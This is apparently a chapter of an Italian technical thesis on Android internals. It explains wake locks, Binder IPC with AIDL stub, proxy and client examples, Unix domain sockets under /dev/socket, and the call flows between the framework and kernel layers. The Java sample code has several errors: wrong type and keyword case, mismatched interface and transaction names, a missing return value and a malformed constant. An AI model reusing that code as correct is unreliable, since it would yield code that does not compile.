


Figura 3.2: Architettura Android estesa

3.2 Linux Layer

Lo stack Android si appoggia su un kernel Linux versione 2.6 per alcuni servizi. Gli aspetti più interessanti sono l'Inter Process Communication (**Binder** e **Socket**) e la gestione della batteria e delle risorse (**Power Manager**).

3.2.1 Power Management

Il modulo a livello kernel che gestisce la batteria e tutto quello che riguarda il consumo energetico è il **Power Manager**. A livello Android è presente un servizio **Power Manager**, contenuto all'interno del package `android.os`, che permette la gestione diretta del modulo Linux. Il sistema Android gestisce in maniera autonoma

Tabella 3.1: Tipi di wake lock.

Flag Value	CPU	Screen	Keyboard
PARTIAL_WAKE_LOCK	On	Off	Off
SCREEN_DIM_WAKE_LOCK	On	Dim	Off
SCREEN_BRIGHT_WAKE_LOCK	On	Bright	Off
FULL_WAKE_LOCK	On	Bright	Bright

il power manager. E' tuttavia possibile accedere a livello utente a tali API tramite una chiamata

```
PowerManager pm = (PowerManager) Context.getSystemService
    (Context.POWER_SERVICE);
```

Per gestire i meccanismi di consumo il Power Manager si basa sul concetto di `wake lock`. Il `wake lock` è una richiesta esplicita al servizio (e di conseguenza al driver) di attivare o disattivare una determinata risorsa (CPU, schermo, tastiera). Nelle note del Power Manager si viene avvisati del fatto che:

```
Device battery life will be significantly affected by the
    use of this API. Do not acquire WakeLocks unless you
    really need them, use the minimum levels possible, and
    be sure to release it as soon as you can.
```

quindi questo meccanismo deve essere usato con cautela e solo se ritenuto necessario.

Ci sono diverse categorie di `wake lock` definite nella tabella 3.1.

Una applicazione, dopo aver ottenuto un riferimento al servizio di power management, deve definire un `wake lock` che intende acquisire per poterlo controllare ad esempio:

```
1 PowerManager.WakeLock wl = pm.newWakeLock(PowerManager.
    PARTIAL_WAKE_LOCK, "My Tag");
2 wl.acquire();
3 //...lock acquisito...
4 wl.release();
```

In figura 3.3 è possibile vedere le interazioni tra i vari livelli.

3.2.2 Inter Process Communication: Binder

Il binder è un modulo kernel che permette di modellare operazioni di inter process communication (IPC). Dal punto di vista dei processi è come se ci fosse una sorta di "thread migration": se il processo A ha bisogno di dati o di una funzione del




Figura 3.3: Power Management flow

processo B fa un “salto” in B, esegue il codice e torna al suo posto con il risultato. Il binder viene visto dal sistema come un driver. Ogni processo che intende iniziare una IPC deve garantire al binder un pool di thread necessario a gestire le chiamate IPC in entrata ed in uscita. Quando un processo in user-space intende usufruire del binder effettua una `open` del driver e riceve in risposta un file descriptor che rappresenta il canale di comunicazione con il binder stesso. Per utilizzare tale canale il processo usufruisce di specifiche operazioni di `ioctl()`. Questa `system call` permette di interagire con un file descriptor richiedendo un’operazione e includendo, eventualmente, dei dati.

Il comando IOCTL più importate è `BINDER_WRITE_READ` che consente di trasferire dati tra il processo in user-space e il Binder. In dettaglio:

```
struct binder_write_read
{
    ssize_t      write_size;
```

```
    const void* write_buffer;  
    ssize_t      read_size;  
    void*        read_buffer;  
};
```

Il campo `write_buffer` contiene una serie di comandi da far eseguire al processo destinatario mentre `read_buffer` sarà utilizzato dal processo destinatario per comunicare indietro eventuali risposte.

Tra la lista di comandi possibili nel write buffer centrali sono i comandi `bcTRANSACTION` e `bcREPLY` che inizializzano una transazione IPC e che ritornano una risposta a una transazione.

Per iniziare una comunicazione IPC un processo esegue una `BINDER_READ_WRITE` con il `write_buffer` che contiene `bcTRANSACTION` seguito da un `binder_transaction_data` che contiene il target della transazione, cosa fare quando si riceve la transazione e alcuni flag di priorità.

Il modulo kernel del binder tiene traccia di tutti gli oggetti che sono necessari alla transazione da un processo ad un altro. Ogni oggetto ha due reference: un indirizzo in uno spazio di memoria (usato dal processo proprietario) e un handle a 32bit (che può essere usato da tutti gli altri processi). Il binder legge e traduce tutti i reference agli oggetti all'interno dei messaggi sostituendo opportunamente i riferimenti, andando a inserire l'indirizzo fisico ai messaggi in entrata ad un processo, restituendo invece gli handle ai messaggi in uscita per i processi non proprietari. Durante una `bcTRANSACTION` il modulo kernel, ad esempio, sostituisce l'handler nel target della transazione con l'indirizzo di memoria del processo proprietario mentre compie l'operazione inversa durante la `bcREPLY`.

Binder: peculiarità di Android

In Android è presente il modulo Binder IPC nel kernel ma è stato leggermente rivisto rispetto alle caratteristiche generali di un binder per adattarlo al dispositivo mobile. La classe fondamentale per la gestione dell'IPC è `IBinder.java` che rappresenta l'interfaccia di un oggetto remoto e in che modo esso possa interagire con un altro oggetto. Questa interfaccia è implementata da `Binder.java`. La funzione principale del binder è:

```
public final boolean transact(int code, Parcel data,  
    Parcel reply, int flags ) throws RemoteException;
```

che permette al client di trasmettere un “function code” dei dati in input e alcuni flag.

Nell'altro processo il server riceve una chiamata alla funzione:

```
protected boolean onTransact(int code, Parcel data,
    Parcel reply, int flags);
```

che permette di gestire in maniera opportuna la transazione.

Anche in Android il binder fa affidamento sul fatto che ogni processo che partecipa all'IPC gestisca un pool di thread dedicato a queste chiamate.

I dati che sono trasmissibili tramite la transact devono essere di tipo *Parcel*. Usare un oggetto di tipo *Parcel* garantisce che Android sia in grado di fare marshalling e unmarshalling dei dati (ovvero serializzazione e deserializzazione dei dati in un pacchetto compatibile alla trasmissione su di un canale) tra un processo e l'altro. Per definire un oggetto trasmissibile tramite IPC basta implementare l'interfaccia *Parcelable* che contiene i metodi necessari per questo proposito.

Un'altra particolarità dell'interfaccia *IBinder* è rappresentata dalle funzioni di *readStrongBinder* e *writeStrongBinder* che permettono di leggere e scrivere nelle transazioni, reference a binder object in maniera sicura (gestita dal modulo kernel).

Per far sì che client e server possano comunicare tra loro è necessario definire un'interfaccia comune con cui comunicare tramite IPC. Android viene in aiuto del programmatore definendo il linguaggio AIDL (**A**ndroid **I**nterface **D**efinition **L**anguage) che genera automaticamente tutto il codice necessario per la comunicazione compreso il metodo *onTransact* e lo stub. Esso è una sorta di classe clone che ripropone e mette a disposizione del client tutti i metodi che sul server sono stati definiti e implementati come remoti.

In realtà nello stub non viene effettuata l'operazione richiesta, ma viene fatto semplicemente il marshall dei dati, l'invio al server e l'unmarshall del valore di ritorno.

Nel lato server basta implementare il metodo estendendo la stub class e creandone una nuova istanza implementando il metodo desiderato.

Esempio di interfaccia Binder in Android

- L'interfaccia del servizio (file aidl)

```
interface IService {

    /**
     * La mia funzione
     */
    int fun(int anInt);
```

}

- file java generato dal file .aidl

```
1 public interface IService extends android.os.IInterface {
2
3 /** Local-side IPC implementation stub class. */
4 public static abstract class Stub
5     extends android.os.Binder
6     implements com.example.android.apis.app.IService
7 {
8     private static final java.lang.String DESCRIPTOR = "
9         com.example.android.apis.app.IService";
10
11 /** Construct the stub at attach it to the interface.
12     */
13     public Stub() {
14         this.attachInterface(this, DESCRIPTOR);
15     }
16
17 /**
18  * Cast an IBinder object into an IService interface,
19  * generating a proxy if needed.
20  */
21     public static com.example.android.apis.app.IService
22         asInterface(android.os.IBinder obj)
23     {
24         if ((obj == null)) {
25             return null;
26         }
27         android.os.IInterface iin =
28             (android.os.IInterface) obj.queryLocalInterface(
29                 DESCRIPTOR);
30         if (((iin != null) &&
31             (iin instanceof com.example.android.apis.app.
32                 ISecondary))) {
33             return ((com.example.android.apis.app.IService
34                 ) iin);
35         }
36     }
37 }
```

```
29         return new com.example.android.apis.app.IService.  
           Stub.Proxy(obj);  
30     }  
31  
32     public android.os.IBinder asBinder() {  
33         return this;  
34     }  
35  
36     public boolean onTransact(int code, android.os.Parcel  
           data, android.os.Parcel reply,  
37     int flags) throws android.os.RemoteException {  
38         switch (code) {  
39             case INTERFACE_TRANSACTION: {  
40                 reply.writeString(DESCRIPTOR);  
41                 return true;  
42             }  
43             case TRANSACTION_fun: {  
44                 data.enforceInterface(DESCRIPTOR);  
45                 int _arg0;  
46                 _arg0 = data.readInt();  
47                 Int _res1 = this.fun(_arg0);  
48                 reply.writeInt(_res1);  
49                 return true;  
50             }  
51         }  
52         return super.onTransact(code, data, reply, flags)  
           ;  
53     }  
54  
55     private static class Proxy implements  
56     com.example.android.apis.app.IService {  
57         private android.os.IBinder mRemote;  
58         Proxy(android.os.IBinder remote) {  
59             mRemote = remote;  
60         }  
61  
62         public android.os.IBinder asBinder() {
```

```
63         return mRemote;
64     }
65
66     public java.lang.String getInterfaceDescriptor() {
67         return DESCRIPTOR;
68     }
69
70     public int fun(int anInt)
71         throws android.os.RemoteException {
72         android.os.Parcel _data = android.os.Parcel.obtain
73             ();
74         android.os.Parcel _reply = android.os.Parcel.
75             obtain();
76         try {
77             _data.writeInterfaceToken(DESCRIPTOR);
78             _data.writeInt(anInt);
79             mRemote.transact(Stub.TRANSACTION_basicTypes,
80                 _data, _reply, 0);
81             reply.readException();
82         } finally {
83             _reply.recycle();
84             _data.recycle();
85         }
86     }
87
88     static final int TRANSACTION_fun (IBinder.
89         FIRST_CALL_TRANSACTION);
90 }
91
92 public void fun(int anInt) throws android.os.
93     RemoteException;
```

Come possiamo vedere l'interfaccia gestisce la funzione `onTransact()`, è in grado di ritornare il proxy object e permette di inviare i dati della funzione di esempio `fun(anInt)` al server e ottenere il risultato. Tutto questo codice viene generato automaticamente dal sistema.

- L'implementazione sul server

```
1 private final IService.Stub mServiceBinder = new IService
    .Stub()
2 {
3     public int fun(int anInt)
4     {
5         //do something
6         Return anInt2;
7     }
8 };
```

Una limitazione di Android è che non esiste alcun mezzo per sapere quale sia lo stub lato server.

E' necessario dunque conoscere l'interfaccia comune (il file `.aidl` che il server utilizza) attraverso metodi manuali. Il sistema prevede che lo stub lato server e quello lato client coincidano (ovvero abbiano lo stesso file `.aidl`). Se ciò non accade è un problema che deve essere gestito dal programmatore.

Di seguito viene presentata la parte relativa al client che si occupa di entrare in contatto con il servizio remoto:

```
1 IService mIService;
2 // binding
3 bindService(new Intent(IService.class.getName()),
4     mConnection, Context.BIND_AUTO_CREATE);
5
6 //now have the binding object so call the function
7 mIService.fun(5);
8
9 private ServiceConnection mConnection = new
    ServiceConnection()
10 {
11     // Called when the connection with the service is
        established
12     public void onServiceConnected(ComponentName className
        , IBinder service)
13     {
14         // this gets an instance of the Interface, which we can
            use to call on the service
15         mIService = IService.Stub.asInterface(service);
16     }
```

```
17 // Called when the connection with the service
    disconnects unexpectedly
18     public void onServiceDisconnected(ComponentName
        className){
19         mIService = null;
20     }
21 };
```

Come si può vedere è necessario definire una variabile del servizio e poi fare una chiamata `bindService` passandogli come intent il nome della classe del servizio, o l'action string da lui gestita, e una variabile di tipo `serviceConnection` che tiene traccia della connessione con il servizio remoto. Appena il servizio è connesso viene chiamata la funzione `onServiceConnected` che ritorna il binder object del servizio, usando il metodo `asInterface` dello stub; quando viene disconnesso il servizio viene cancellato. Anche da questa parte è evidente come sia dunque necessario avere accesso almeno al file `.aidl` del servizio per poter implementare correttamente il binding.

3.2.3 Inter Process Communication: Socket

Oltre al meccanismo del Binder è prevista un'altra forma di comunicazione tra processi che sfrutta socket locali unix o *Unix Domain Socket*.

Mentre il Binder è usato nella maggior parte dei casi perché permette il trasferimento di dati eterogenei e di dimensioni variabili, i socket vengono utilizzati solo in specifici casi in cui la trasmissione è ben formalizzata e di dimensioni contenute. Questa doppia possibilità comporta alcuni vantaggi che verranno indagati nelle sezioni successive.

Unix Domain Socket

Un Unix domain socket o IPC socket (inter-process communication socket) è un endpoint di comunicazione per lo scambio di dati tra processi in esecuzione all'interno dello stesso sistema operativo host.


Seppure abbia funzionalità simili alle named pipe, un Unix Domain socket può essere creato come sequenza di byte (`SOCK_STREAM`) o come sequenze di datagram (`SOCK_DGRAM`), mentre le pipe sono solo stream di byte. Le principali caratteristiche di un Unix Domain Socket sono:

- sicurezza dal punto di vista della rete poiché non possono essere intercettati da una rete non sicura o da computer remoti senza un meccanismo di forwarding perché sono socket locali;
- supporto completo alla comunicazione in quanto full duplex;
- supporto alle connessioni multiple da parte di più client verso stesso server usando il nome del socket;
- supporto comunicazioni connectionless (datagram) e connection oriented (stream)
- sicurezza dal punto di vista IPC:
 - l'utilizzo del socket può essere ristretto ad alcuni utenti o gruppi usando i file permission;
 - pieno supporto da parte del kernel che conosce entrambe le parti coinvolte nella comunicazione;
- possibilità di passare file descriptor da un processo ad un altro;
- le parti in gioco possono conoscere il PID di chi usa il socket dall'altra parte.

Unix Domain Socket in Android

Android sfrutta appieno la struttura degli Unix Domain Socket definendo una classe `android.net.LocalSocketImpl` che contiene tutte le funzioni principali di gestione di un socket di tipo locale (`accept`, `bind`, `close`, `read`, `write`). I socket sono utilizzati nella comunicazione tra i servizi nativi a livello di libreria e i *Daemon process* in Linux. Questa scelta progettuale è motivata dalla semplicità: invece di prevedere e progettare un altro servizio nativo che comunica verso gli altri tramite uno scambio di oggetti eterogenei tramite Binder, si è scelto di mantenere alcuni servizi Linux (come ad esempio il `rild` per la gestione delle comunicazioni radio) che possono comunicare secondo un formato leggero e standardizzato.

Dal punto di vista della trasmissione dati, Android esegue delle funzioni di `read` e `write` che si appoggiano alle `system call sendmsg` e `recvmsg`. In Android i socket sono presenti nella cartella `/dev/socket` (figura 3.4).



```

Cmd - adb shell
root
sbin
sdcard
sys
system
ueventd.goldfish.rc
ueventd.rc
vendor
# cd dev
cd dev
# cd socket
cd socket
# ls -l
ls -l
srw-rw---- root      inet      2011-12-30 11:59 dnsmproxyd
srw-rw---- system    system    2011-12-30 11:59 installd
srw-rw-rw- root      root      2011-12-30 11:59 keystore
srw-rw---- root      system    2011-12-30 11:59 netd
srw-rw-rw- root      root      2011-12-30 11:59 property_service
srw-rw-rw- root      root      2011-12-30 11:59 qemud
srw-rw---- root      radio     2011-12-30 11:59 rild
srw-rw---- root      system    2011-12-30 11:59 rild-debug
srw-rw---- root      mount     2011-12-30 11:59 vold
srw-rw-rw- root      root      2011-12-30 11:59 zygote
#

```

Figura 3.4: Android socket

3.3 Interazioni tra Android Layers e Linux Layer

3.3.1 I tre flussi principali

In letteratura [1] sono previsti tre flussi principali di interazione tra diversi livelli dello stack del sistema per accedere a tali servizi:

1. Applicazione → servizio in runtime → libreria → Linux kernel;
2. Applicazione → servizio in runtime → servizio nativo → libreria → Linux Kernel;
3. Applicazione → servizio in runtime → servizio nativo → demone nativo → libreria → Linux Kernel.

Caso 1. In questo caso abbiamo una applicazione di livello utente che richiede tramite **Binder IPC** di accedere a un servizio. Il servizio effettua una **JNI call** al corrispondente servizio nativo che carica dinamicamente una libreria **HAL** la quale accede al driver nel kernel linux. In figura 3.5 è evidenziato il caso generale e in figura 3.6 è riportato l'esempio delle chiamate di una applicazione che richiede il Location manager.

Caso 2. In questa configurazione l'applicazione tramite **Binder IPC** richiama un servizio dell'Application Framework. Una chiamata **JNI** effettua il binding con il servizio nativo il quale si appoggia, tramite una nuova **Binder IPC** call, a un diverso




Figura 3.5: Caso 1




Figura 3.6: Caso 1: Location Manager

servizio nativo che carica una HAL library e accede al driver situato nel kernel. La 3.7 mostra il flusso generale mentre la 3.8 mostra l'esempio del Media Player.

Caso 3. In questo ultimo caso abbiamo sempre il flusso tra applicazione livello utente e servizio dell'Application framework che richiama il corrispondente servizio nativo a livello di libreria. A questo punto però non viene più interpellato un servizio nativo ma un demone Linux (ovvero un servizio che gira in background). La scelta




Figura 3.7: Caso 2




Figura 3.8: Caso 2: Media Player

di usare un demone piuttosto di un server è motivata dal fatto che le informazioni che vengono scambiate tra servizio e demone seguono un protocollo fissato e non necessitano di tracciamento.

Per questo motivo, il passaggio non si effettua più tramite Binder bensì tramite *socket*. La 3.9 e la 3.10 mostrano rispettivamente il caso generale e il caso del Telephony Manager che sfrutta il demone `rild` che comunica con il servizio nativo tramite l'omonimo *socket*.




Figura 3.9: Caso 3

